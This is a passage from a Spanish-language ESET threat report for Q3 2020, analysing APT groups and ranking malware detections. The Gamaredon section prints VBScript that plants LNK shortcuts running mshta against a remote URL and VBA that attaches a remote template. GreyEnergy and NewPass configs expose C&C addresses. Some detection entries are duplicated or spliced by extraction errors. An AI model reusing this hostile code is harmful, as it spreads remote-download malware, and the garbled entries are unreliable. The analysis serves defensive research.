        "Credentials": "|Protocol|http|VERSION|19.7.16|DOMAIN|newshealthsport.com|PHPFILE|/sport/
            latest.php|KEY|18529075|HTTPSPORT|443|RESENDCOUNT|2|RESENDPERIOD|2|",
        "Priority": 0,
        "Protocol": "http"
    }
],
"AgentFolder": "C:\\Program Files (x86)\\Adobe\\Acrobat Reader DC\\Reader",
"AgentLoaderVersion": "19.03.28",
"FileSystemPath": "C:\\ProgramData\\Adobe\\ARM"
```

Como sugieren algunos de los nombres clave en la configuración, NewPass implementa dos protocolos de red: uno que usa HTTP y otro más complejo que usa archivos de imagen cargados en el servicio web Imgur.

NewPass usa la API oficial de Imgur para descargar o cargar imágenes al servicio. Implementa la esteganografía para extraer de las imágenes descargadas información, como comandos, e incrustar los datos extraídos en imágenes que luego se cargan en Imgur para su posterior recuperación por parte de los operadores del malware. Para integrarse en la actividad normal de Imgur, el malware implementa un generador de frases que se utiliza para completar la sección de descripción de Imgur.

El segundo protocolo de red, basado en HTTP, muestra interesantes similitudes con las conocidas tácticas, técnicas y procedimientos de The Dukes:

- Los servidores están controlados por los atacantes y la página de inicio redirige al sitio web que es imitado por el dominio malicioso (por ejemplo, ugtimes[.]com para el servidor de C&C utdtimes[.]com). Esto concuerda con las tácticas, técnicas y procedimientos de PolyglotDuke y FatDuke.
- En la respuesta HTTP del servidor, los datos del backdoor se encuentran entre dos delimitadores. Esto es similar al protocolo de red de PolyglotDuke.

Finalmente, el backdoor implementa una amplia gama de comandos que permite a sus operadores controlar totalmente la máquina de la víctima.

No encontramos grandes semejanzas con ninguna familia de malware de Turla. Las curiosas similitudes en la infraestructura de la red, por más que son interesantes, no son suficientes para atribuir NewPass a The Dukes. Por lo tanto, actualmente consideramos que esta familia de malware no está atribuida.

Indicadores de Compromiso (IoC) [21]

Zebrocy (Sednit) Nota exclusiva para el Informe de Amenazas

El grupo Sednit, también conocido como APT28, Fancy Bear, Sofacy y STRONTIUM, ha estado operando desde al menos 2004, y se cree que es responsable de importantes ataques de alto perfil. Cuenta con un arsenal de herramientas de malware bastante diversificado, que incluye Zebrocy. Entre sus objetivos se encuentran embajadas, Ministerios de Relaciones Exteriores y diplomáticos, principalmente en Asia Central, Europa y Medio Oriente.

Downloaders de Zebrocy escritos en Nim que se siguen usando en el tercer trimestre de 2020

En el informe trimestral anterior, describimos un resurgimiento menor en las implementaciones de Zebrocy después de un período de inactividad. En el tercer trimestre, el grupo mantuvo este bajo nivel de actividad y desplegó algunas campañas nuevas, según nuestra telemetría.

En agosto, en VirusTotal se vio una muestra que formaba parte de una campaña que utilizaba el evento del Taller de investigación de la OTAN AVT-355 como señuelo (nombre de archivo: AVT_355_Call_for_Participation). El operador de Zebrocy se inspiró en este *evento* [30] para atraer a sus víctimas y distribuir uno de sus downloaders escrito en Nim. Este lenguaje no es nuevo para el grupo; la última campaña que involucró un downloader escrito en Nim fue a fines de 2019 y lo mencionamos *aquí* [31]. El modus operandi de la campaña es el habitual para el grupo: envía un correo electrónico de phishing con un archivo adjunto. Para que la víctima crea que el documento es inofensivo, los atacantes proporcionan un ejecutable con un ícono de PDF. El archivo en realidad es un downloader malicioso que conduce a un posible backdoor en su etapa final.

Indicadores de Compromiso (IoC) [21]

TA410 Nota exclusiva para el Informe de Amenazas

TA410 es un grupo patrocinado por el estado que ha estado atacando el sector de servicios públicos de los Estados Unidos desde 2019. Proofpoint [32] reportó por primera vez sus actividades en agosto de 2019. Sus principales tácticas, técnicas y procedimientos (TTP) incluyen el envío de correos electrónicos de phishing dirigido con documentos que contienen macros maliciosas y el uso de los backdoors personalizados LookBack y FlowCloud [33].

TA410 extiende sus actividades

En julio de 2020, detectamos actividad sospechosa en una organización diplomática en el Medio Oriente y pudimos atribuirla a TA410. El nuevo objetivo parece muy diferente y podría mostrar un cambio radical en los objetivos del grupo.

Los atacantes probablemente aprovecharon una vulnerabilidad en un servidor de Internet que ejecutaba una versión obsoleta de Microsoft SharePoint. Esto les permitió infectarlo con malware y tomar el control del equipo. En esta máquina, los operadores desplegaron varias herramientas y malware:

- Una nueva variante del backdoor LookBack (también conocido como SodomNormal), configurado para comunicarse directamente con una dirección IP hardcodeada
- *WMIExec* [34], una herramienta utilizada para el movimiento lateral
- Varias variantes de *HTran* [35] (también conocido como transmisor de paquetes HUC), una herramienta que se utiliza para realizar proxy del tráfico de una red entre la máquina comprometida y el servidor del atacante
- Un backdoor hasta el momento no documentado, almacenado en forma cifrada en el registro de Windows, que intenta ocultarse en el tráfico de red mediante el uso de un valor con encabezado HTTP “Host” falsificado, onedrive.live.com, mientras se conecta al servidor del atacante

La actividad continuó en agosto de 2020 con un nuevo objetivo: una embajada de un país en África Occidental. Si bien aún se desconoce el vector de infección, encontramos una variante esencialmente idéntica al backdoor LookBack mencionado anteriormente.

Estos dos casos muestran un cambio en las actividades del grupo TA410, que en los últimos meses se enfocó en atacar Ministerios de Relaciones Exteriores y organizaciones diplomáticas. También demuestran que ya no dependen solo de los correos electrónicos de phishing, sino que probablemente estén aprovechando aplicaciones vulnerables sin parches instalados que se ejecutan en los servidores de Internet de sus objetivos.

Grupo Gamaredon Nota exclusiva para el Informe de Amenazas

Gamaredon es un grupo de actores de amenazas que ha estado activo desde al menos 2013. Fue responsable de varios ataques, principalmente a instituciones ucranianas.

Gamaredon – inundando la zona con troyanos

El grupo Gamaredon estuvo muy activo durante el tercer trimestre de 2020, continuando su implacable ataque a organizaciones gubernamentales ucranianas. Desde la *publicación que realizamos sobre Gamaredon en el segundo trimestre de 2020* [36], el grupo ha actualizado su arsenal de malware. En esta actualización del Informe de Amenazas, describimos los últimos esfuerzos realizados por este grupo para convertir en troyanos los documentos, archivos y ejecutables legítimos encontrados en las redes comprometidas.

Como se mencionó en la publicación que realizamos en el segundo trimestre de 2020, el módulo de inyección de macros de Office y el módulo VBA de Outlook se diseñaron para ayudar con el movimiento lateral dentro de una organización y comprometer los recursos legítimos. El primero inyecta automáticamente macros maliciosas o referencias de plantillas remotas en documentos accesibles desde el sistema comprometido. El segundo reemplaza el proyecto VBA de Outlook predeterminado por uno que automáticamente crea y envía correos electrónicos maliciosos a los objetivos seleccionados.

El grupo Gamaredon se mantuvo creativo y agregó tres módulos más a su arsenal con la intención de seguir facilitando el movimiento lateral. El primero de ellos se distribuye como un archivo SFX que contiene archivos BAT y VBS, una de las combinaciones de archivos favoritos de Gamaredon. Este módulo crea una tarea programada que se ejecuta cada nueve minutos y busca unidades extraíbles o de red. Cuando encuentra alguna, coloca un archivo LNK en el directorio raíz de la unidad con un nombre hardcodeado, como “FILES.lnk”, con la esperanza de que alguien lo abra. Estos archivos LNK llaman a “mshta.exe” para descargar y ejecutar un archivo remoto.

```
If (ZkZuhtECXPB.DriveType = 1 or ZkZuhtECXPB.DriveType = 3) And ZkZuhtECXPB.IsReady Then
set OKImICHtFjU = WScript.CreateObject("WScript.Shell" )
set CbnvgbwInJe = OKImICHtFjU.CreateShortcut(ySKyEBZHfgr+":\"+"FILES.lnk")
CbnvgbwInJe.TargetPath = "%WINDIR%\System32\mshta.exe"
CbnvgbwInJe.Arguments = "http://virginiana.space/index.html /f"
CbnvgbwInJe.WindowStyle = 1
CbnvgbwInJe.IconLocation = "%Windir%\system32\SHELL32.dll, 126"
CbnvgbwInJe.Description = "Shortcut Script"
CbnvgbwInJe.WorkingDirectory = "%WINDIR%\System32\"
CbnvgbwInJe.Save
```

VBScript responsable de crear los archivos LNK

El segundo módulo es similar al módulo de inyección de macros anterior, pero con una particularidad. Utiliza scripts BAT y VBS para inyectar macros maliciosas en documentos existentes, y también reemplaza las plantillas de Microsoft Word "Normal.dotm" y "NormalEmail.dotm" por otra que contiene un proyecto VBA malicioso con código de ejecución automática para adjuntar una referencia a una plantilla remota en el documento activo. Como la plantilla "Normal.dotm" se abre cada vez que inicia Word, esto significa que Word intentará descargar esta plantilla remota cada vez que abra un documento.

```
Set ByByyfGBHW = Nothing
ActiveDocument.AttachedTemplate = "http://calamusi.xyz/" + MACAddress + "/bin/log/fACWjNTD.dot"
End Sub
```

Código de proyecto VBA responsable de agregar una plantilla remota al documento activo

El tercer módulo es un archivo SFX que contiene scripts para explorar los sistemas comprometidos (unidades locales y asignadas) en busca de archivos y ejecutables con nombres de archivo específicos, y modificarlos. Algunos ejemplos de los nombres de ejecutables que busca específicamente son: *install*, *setup*, *driv*, *usb*, *word*, *office*, *win* y *rar*.

Este módulo usa 7z para troyanizar archivos y ejecutables. En el caso de los archivos, simplemente agrega un downloader de VBS malicioso, con la esperanza de que la víctima lo ejecute en forma manual. En el caso de los ejecutables, crea un archivo válido SFX con 7z que lleva el mismo nombre y contiene tanto el ejecutable original como un downloader de VBS malicioso. El archivo de configuración embebido en el archivo SFX recién creado garantiza que ambos se desempaqueten y se ejecuten al abrir el archivo SFX.

Si bien estas nuevas herramientas del grupo Gamaredon no son sofisticadas, demuestran claramente que sus operadores son capaces de encontrar soluciones creativas para mejorar el movimiento lateral en las redes objetivo y ocasionarles todo tipo de dolores de cabeza a los defensores.

Indicadores de Compromiso [21]

Grupo GreyEnergy Nota exclusiva para el Informe de Amenazas

En 2018 ESET identificó [37] al grupo GreyEnergy, activo desde 2015, como sucesor del grupo de amenazas persistentes avanzadas (APT) BlackEnergy, junto con el grupo TeleBots. El grupo GreyEnergy está interesado principalmente en redes industriales pertenecientes a diversas organizaciones de infraestructura crítica. En diciembre de 2016, el grupo implementó un gusano de eliminación de datos que los investigadores de ESET creen que fue el predecesor de NotPetya.

El malware GreyEnergy aún continúa desarrollándose en 2020

En 2020, detectamos actividad de GreyEnergy en el sector energético de Asia Occidental. El grupo no ha cambiado sus tácticas, técnicas y procedimientos de manera significativa; los atacantes siguen implementando el malware GreyEnergy en servidores Windows y estaciones de trabajo importantes, y su malware PHP en servidores web internos.

Detectamos una muestra de GreyEnergy implementada como una DLL de servicio de Windows con la siguiente configuración:

```
Content-Type: multipart/form-data;
        boundary="----=_NextPart_000_0011_01D5DC2F.DD042E30"
X-MimeOLE: _____

This is a multi-part message in MIME format.

------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit


------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: F
F1: 50
F4: 7
F2: 30
A1: 420

------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: base64
Type: D
D3: 1

aHR0cHM6Ly8xODUuMTUzLjE5Ni45NC9VcGRhdGVTZXJ2aWNlcy9DRg==
------=_NextPart_000_0011_01D5DC2F.DD042E30--
```

Configuración de GreyEnergy extraída (se censuró el ID de campaña)


Como se puede ver, el valor A1, que representa la versión de GreyEnergy, es 420 (las muestras anteriores detectadas en 2018 estaban en la versión 336). Esto sugiere que los autores del malware todavía continúan desarrollando y mejorando el backdoor GreyEnergy. El significado de los restantes elementos de configuración se ***describe*** [38] en nuestro white paper sobre GreyEnergy.

Esta muestra tiene la siguiente URL de C&C: https://185.153.196[.]94/UpdateServices/CF


Indicadores de Compromiso (IoC) [21]

ESTADÍSTICAS Y TENDENCIAS

El panorama de amenazas en el tercer trimestre de 2020 según la telemetría de ESET



Tasa de detecciones de malware en Q3 de 2020



Los 10 principales detecciones de malware en Q3 de 2020 (% de detecciones de malware)

Las 10 principales detecciones de malware

Troyano VBA/TrojanDownloader.Agent Q2 2020: 2 ↑ Q3 2020: 1

Esta detección generalmente abarca archivos de Microsoft Office creados con fines malintencionados que intentan manipular a las potenciales víctimas para que habiliten macros maliciosas. Tras su ejecución, la macro maliciosa incluida normalmente descarga y ejecuta malware adicional. Los documentos maliciosos se suelen enviar como archivos adjuntos de correo electrónico, que se hacen pasar por información importante de relevancia para el destinatario.

Troyano LNK/Agent Q2 2020: 1 ↓ Q3 2020: 2

LNK/Agent es el nombre de detección del malware que utiliza archivos de acceso directo de Windows LNK para ejecutar otros archivos en el sistema. Los archivos de acceso directo han ganado popularidad entre los atacantes, ya que generalmente se consideran inofensivos y tienen menos probabilidades de generar sospechas. Los archivos LNK/Agent no contienen ningún payload malicioso y generalmente forman parte de otro malware más complejo. A menudo se usan para lograr la persistencia de los principales archivos maliciosos en el sistema o como parte del vector de infección.

Troyano Win/Exploit.CVE-2017-11882 Q2 2020: 3 ↔ Q3 2020: 3

Este nombre de detección abarca documentos especialmente diseñados que explotan la vulnerabilidad *CVE-2017-11882* [39] del Editor de ecuaciones de Microsoft, un componente de Microsoft Office. El exploit está disponible de form a pública y por lo general se usa en la primera etapa de la infección. Cuando el usuario abre el documento malicioso, se activa el exploit y se ejecuta su shellcode. Luego se descarga malware adicional en la computadora para realizar acciones maliciosas arbitrarias.

Troyano HTML/Fraud Q2 2020: 5 ↑ Q3 2020: 4

Las detecciones de HTML/Fraud abarcan varios tipos de contenido fraudulento basado en HTML, distribuido con el objetivo de obtener dinero u otro beneficio mediante la participación de la víctima. La infección se lleva a cabo mediante sitios web fraudulentos, así como correos electrónicos y archivos adjuntos basados en HTML. En el caso de los correos electrónicos, a veces se engaña a los destinatarios para que crean que han ganado un premio de lotería y luego se les solicita que proporcionen datos personales. Otro caso común es la ***estafa*** [40] que promete cobrar una fortuna pero solicita el pago de una pequeña suma por adelantado, como la famosa estafa nigeriana, también conocida como “estafa 419”.

Troyano DOC/TrojanDownloader.Agent Q2 2020: 4 ↓ Q3 2020: 5

Esta clasificación representa documentos maliciosos de Microsoft Word que descargan más malware de Internet. Los documentos a menudo se hacen pasar por facturas de compra, formularios, documentos legales u otra información aparentemente importante. Pueden incluir macros maliciosas, objetos empaquetados (Packager) embebidos, o incluso servir como documentos señuelo para distraer al destinatario mientras se descarga el malware en segundo plano.

Troyano DOC/Fraud Q2 2020: 14 ↑ Q3 2020: 6

Las detecciones de DOC/Fraud abarcan principalmente documentos de Microsoft Word con diversos tipos de contenido fraudulento, distribuidos por correo electrónico. El propósito de esta amenaza es sacar provecho de la participación de la víctima, por ejemplo, persuadiéndola para que revele las credenciales de sus cuentas online u otros datos confidenciales. Engaña a los destinatarios haciéndoles creer que ganaron un premio de lotería o que se les está ofreciendo un préstamo muy conveniente. Los documentos a menudo contienen enlaces a sitios web donde las víctimas deben completar información personal.

Troyano HTML/Phishing.Agent Q2 2020: 6 ↓ Q3 2020: 7

HTML/Phishing.Agent es un nombre de detección para código HTML malicioso que muchas veces se distribuye junto a un archivo adjunto de correo electrónico de phishing. Cuando se abre el archivo adjunto malicioso, se abre un sitio de phishing en el navegador web que pretende pasar por un sitio web oficial de servicios de banca o pagos online, o por una red social. El sitio web le solicita al usuario que ingrese sus credenciales u otra información confidencial, que luego se envía al atacante.

Troyano JS/Agent Q2 2020: 7 ↓ Q3 2020: 8

Este nombre de detección abarca varios archivos JavaScript maliciosos que se suelen ofuscar para evitar las detecciones estáticas. Por lo general, se colocan en sitios web legítimos que fueron comprometidos de modo de infectar a los visitantes.

Troyano Win/HackTool.Equation Q2 2020: 8 ↓ Q3 2020: 9

El nombre de detección Win32/HackTool.Equation comprende herramientas atribuidas a la Agencia de Seguridad Nacional de los Estados Unidos (NSA), publicadas por el grupo de hackers Shadow Brokers. Poco después de la fuga de datos, estas herramientas comenzaron a ser ampliamente utilizadas por los ciberdelincuentes. La detección también incluye otros programas de malware derivados de estas herramientas filtradas y amenazas que utilizan las mismas técnicas.

Troyano PDF/Fraud Q2 2020: 16 ↑ Q3 2020: 10

Las detecciones de PDF/Fraud representan archivos PDF con diversos tipos de contenido fraudulento, distribuidos por correo electrónico. Al igual que DOC/Fraud, el objetivo de esta amenaza es sacar provecho de la participación de la víctima, por ejemplo, persuadiéndola para que revele sus credenciales u otros datos confidenciales. Engaña a los destinatarios haciéndoles creer que ganaron un premio de lotería o que se les está ofreciendo un préstamo conveniente. Los documentos a menudo contienen enlaces a sitios web donde las víctimas deben completar información personal.

Las 10 principales detecciones de malware en Latinoamérica

Troyano LNK/Agent Q2 2020: 1 ⇔ Q3 2020: 1

LNK/Agent es una detección de malware que utiliza archivos de acceso directo LNK de Windows para ejecutar otros archivos en el sistema. Los archivos de acceso directo han ganado popularidad entre los atacantes, ya que generalmente son considerados benignos y tienen menos probabilidades de generar sospechas. Los archivos LNK/Agent no contienen ninguna carga útil y generalmente son parte de otro malware más complejo. A menudo son utilizados para lograr la persistencia de los archivos maliciosos principales en el sistema o como parte del vector de compromiso inicial.

Troyano VBA/TrojanDownloader.Agent Q2 2020: 5 ↑ Q3 2020: 2

LNK/Agent es el nombre de detección del malware que utiliza archivos de acceso directo de Windows LNK para ejecutar otros archivos en el sistema. Los archivos de acceso directo han ganado popularidad entre los atacantes, ya que generalmente se consideran inofensivos y tienen menos probabilidades de generar sospechas. Los archivos LNK/Agent no contienen ningún payload malicioso y generalmente forman parte de otro malware más complejo. A menudo se usan para lograr la persistencia de los principales archivos maliciosos en el sistema o como parte del vector de infección.

Troyano Win/AutoHK Q2 2020: 5 ↑ Q3 2020: 3

Win/AutoHK es una detección relacionada con un código malicioso de características muy similares a HoudRat. AutoHK está desarrollado en los lenguajes de scripting AutoIt y AutoHotkey, diseñado para sistemas operativos Windows. Su principal vía de propagación es a través de dispositivos removibles y accesos directos. Una vez que infecta el sistema, se comunica a un C&C para recibir instrucciones de forma remota; este malware se utiliza principalmente para minar criptomonedas.

Troyano Win/CoinMiner Q2 2020: 2 ↓ Q3 2020: 4

Win/CoinMiner es un troyano que utiliza los recursos de hardware de los sistemas infectados para la minería de criptomonedas. Parte de su actividad maliciosa consiste en mantener la persistencia, por lo que crea una copia de sí mismo en el equipo infectado y crea llaves de registro para ejecutarse en cada inicio del sistema. Luego de que su instalación ha sido completada, el troyano elimina el archivo ejecutable original. Este código malicioso recolecta información del sistema para enviarla a un equipo remoto.

Troyano Win/HoudRat Q2 2020: 3 ↓ Q3 2020: 5

Win/HoudRat es un troyano escrito en el lenguaje de scripting AutoIt. Funciona como un RAT (Remote Access Tool) utilizado principalmente para el control de equipos informáticos, mediante la creación de una puerta trasera (backdoor) que permite el acceso remoto a los atacantes. Este código malicioso es utilizado para el robo de información, en especial datos financieros de los usuarios. HoudRat se propaga principalmente a través de medios removibles.

Gusano Win/Bundpil Q2 2020: 4 ↓ Q3 2020: 6

Win32/Bundpil es un gusano capaz de propagarse a través de medios extraíbles. Es parte de Wauchos, una de las familias de botnets más grandes, también conocida como Gamarue o Andrómeda. Bundpil fue diseñado para mejorar la persistencia de Wauchos y hacer que sea más difícil realizar una eliminación global de su red. Debido a esto, utiliza Algoritmos de Generación de Dominios (DGA) para generar nombres de dominio casi de forma aleatoria.

Troyano JS/ScrInject Q2 2020: 6 ↓ Q3 2020: 7

JS/ScrInject es una detección genérica de sitios Web en HTML que contienen scripts ofuscados o etiquetas iframe que tienen como función principal direccionar automáticamente a los usuarios hacia sitio potencialmente maliciosos, que permitirían la descarga de algún tipo de código malicioso.

Troyano Win/Exploit.CVE-2017-11882 Q2 2020: 8 ⇔ Q3 2020: 8

Win/Exploit.CVE-2017-11882 es una detección que corresponde a un exploit utilizado para aprovechar la vulnerabilidad de ejecución remota de código en Microsoft Office cuando el software falla en el manejo apropiado de la memoria. El exploit se propaga principalmente a través de correo electrónico, como un archivo enviado por algún malware o descargado sin el consentimiento de los usuarios al visitar sitios maliciosos.

Gusano JS/Bondat Q2 2020: 7 ↓ Q3 2020: 9

JS/Bondat es un gusano escrito en el lenguaje JavaScript que funciona como un vector de infección inicial, posteriormente descarga otros archivos maliciosos que pueden realizar diversas acciones maliciosas. Se propaga a través de medios extraíbles utilizando la técnica LNK. Cuando los usuarios hacen clic en los archivos LNK, el malware se ejecuta para llevar a cabo sus acciones ofensivas, al tiempo de que también se abre el correspondiente archivo original inofensivo.

Gusano Win/Phorpiex Q2 2020: 9 ↓ Q3 2020: 10

Las detecciones de PDF/Fraud representan archivos PDF con diversos tipos de contenido fraudulento, distribuidos por correo elPhorpiex es un gusano que se utiliza principalmente para descargar otros malware o para realizar ataques de Denegación de Servicio Distribuidos (DDoS). Se esparce a través de medios extraíbles. Una vez que infecta los equipos, reemplaza con su propia copia archivos legítimos almacenados en servidores Web o en carpetas de servidores FTP con el objetivo de engañar a los usuarios y que ejecuten dichos archivos. Se comunica a través del canal IRC.


Downloaders

Las detecciones de downloaders VBA impulsados por Emotet dominan la escena, sacando a esta categoría de malware de su letargo.


Tras dos trimestres consecutivos de declive, los downloaders regresaron con fuerza en el tercer trimestre, con un crecimiento cuantitativo de casi el 55%.

Un contribuyente menor fue una campaña de Nemucod observada durante las primeras dos semanas del tercer trimestre, que atacó principalmente a clientes individuales en Polonia, Japón y la República Checa. Sin embargo, los intentos de ataque reales informados por estos clientes sugieren que el objetivo principal de la campaña era Japón, donde la tasa de detección por cliente era casi cuatro veces más alta que en Polonia y dos veces más alta que en la República Checa.

El mayor contribuyente al crecimiento de los downloaders fue VBA/TrojanDownloader.Agent. Sus detecciones encabezaron la lista de downloaders en el segundo trimestre. En ese momento representaron más de un tercio de todas las detecciones de downloaders (36%). Pero el tercer trimestre trajo un salto masivo del 60% en las detecciones de archivos VBA, es decir que dos tercios (64%) del porcentaje de detecciones corresponden a este tipo de detección.



Proporción de detecciones de downloaders por tipo de detección en Q3 de 2020




Tendencia de detección de downloaders en Q2 y Q3 de 2020, promedio móvil de siete días

